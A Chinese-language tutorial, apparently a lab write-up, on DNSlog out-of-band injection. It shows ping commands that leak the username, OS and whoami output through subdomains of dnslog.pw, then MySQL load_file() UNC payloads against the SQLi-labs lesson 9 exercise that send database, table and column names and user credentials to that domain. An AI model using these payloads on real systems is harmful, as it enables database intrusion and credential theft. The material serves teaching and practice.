
DNSlog 注入
1 DNSlog 原理


DNSlog 注入的原理:攻击者注册了某个域名,将这个域名绑定到了某个 IP 的服务器上并设置了泛解析,当受害机器访问这个域名的任何一个子域名时,攻击者的服务器都会收到请求并记录 DNS 解析。
以下测试采用临时 DNSlog 站点:http://dnslog.pw/

获取到子域名之后,在本机尝试 Ping 一下:
C:\Users\Administrator>ping csaahec1.dnslog.pw

正在 Ping csaahec1.dnslog.pw [148.135.96.159] 具有 32 字节的数据:
来自 148.135.96.159 的回复: 字节=32 时间=167ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=172ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=166ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=189ms TTL=128

148.135.96.159 的 Ping 统计信息:
    数据包: 已发送 = 4,已接收 = 4,丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 166ms,最长 = 189ms,平均 = 173ms
使用 %username% 尝试构造三级域名:
C:\Users\Administrator>ping %username%.csaahec1.dnslog.pw

正在 Ping Administrator.csaahec1.dnslog.pw [148.135.96.159] 具有 32 字节的数据:
来自 148.135.96.159 的回复: 字节=32 时间=169ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=166ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=172ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=167ms TTL=128

148.135.96.159 的 Ping 统计信息:
    数据包: 已发送 = 4,已接收 = 4,丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 166ms,最长 = 172ms,平均 = 168ms
换一个环境变量 %os%:
C:\Users\Administrator>ping %os%.csaahec1.dnslog.pw

正在 Ping Windows_NT.csaahec1.dnslog.pw [148.135.96.159] 具有 32 字节的数据:
来自 148.135.96.159 的回复: 字节=32 时间=166ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=167ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=169ms TTL=128
来自 148.135.96.159 的回复: 字节=32 时间=168ms TTL=128

148.135.96.159 的 Ping 统计信息:
    数据包: 已发送 = 4,已接收 = 4,丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 166ms,最长 = 169ms,平均 = 167ms

经测试在发送 DNS 请求时,系统会先将变量先执行解析出结果。
既然 Windows 可以,那 Linux 行不行呢?
root at kali in ~
$ ping `whoami`.csaahec1.dnslog.pw
PING root.csaahec1.dnslog.pw (148.135.96.159) 56(84) bytes of data.
64 bytes from 148.135.96.159 (148.135.96.159): icmp_seq=1 ttl=128 time=166 ms
64 bytes from 148.135.96.159 (148.135.96.159): icmp_seq=2 ttl=128 time=166 ms
64 bytes from 148.135.96.159 (148.135.96.159): icmp_seq=3 ttl=128 time=164 ms
^B
--- root.csaahec1.dnslog.pw ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 164.425/165.512/166.460/0.836 ms

2 MySQL DNSlog
前情提要:
MySQL需要具有root权限;MySQL能够使用load_file()函数;对方服务器可出网;
对方系统必须是
Windows;
load_file 函数在 Linux 下是无法用来做 DNSLog 攻击的,因为在这里就涉及到 UNC 路径问题。
UNC(Universal Naming Convention) 路径是一种用于在网络上定位共享资源的命名格式,它是一种标准的命名约定,用于指定网络上的共享文件夹或打印机的位置。
UNC 路径的格式通常为:
\\<计算机名称>\<共享名称>\<路径>
其实我们平常在 Widnows 中用共享文件的时候就会用到这种网络地址的形式:
\\127.0.0.1\Tools
所以 DNSlog 的形式还可以这么写:
\\%username%.csaahec1.dnslog.pw\a

同时 MySQL 的 load_file 函数支持 UNC 路径进行网络访问:
SELECT load_file("\\\\csaahec1.dnslog.pw\\a")
既然支持 UNC 访问,同时在访问 DNSlog 时系统又会解析变量,那么 MySQL 会不会执行查询操作呢?
SELECT load_file(concat("\\\\",(select database()),".csaahec1.dnslog.pw\\abc"))

这里以 SQLi_lab9 为例:
?id=1' union select  1,2,load_file(concat("\\\\",(select database()),".csaahec1.dnslog.pw\\abc")) --+

?id=1' and (select load_file(concat("\\\\",(select database()),".csaahec1.dnslog.pw\\abc"))) --+

?id=1' and (select load_file(concat("\\\\",(select schema_name from information_schema.schemata limit 0,1),".csaahec1.dnslog.pw\\abc"))) --+
?id=1' and (select load_file(concat("\\\\",(select table_name from information_schema.tables where table_schema = 'security' limit 0,1),".csaahec1.dnslog.pw\\abc"))) --+
?id=1' and (select load_file(concat("\\\\",(select column_name from information_schema.columns where table_schema = 'security' and table_name = 'users' limit 0,1),".csaahec1.dnslog.pw\\abc"))) --+
?id=1' and (select load_file(concat("\\\\",(select concat(username,'-',password) from users limit 0,1),".csaahec1.dnslog.pw\\abc"))) --+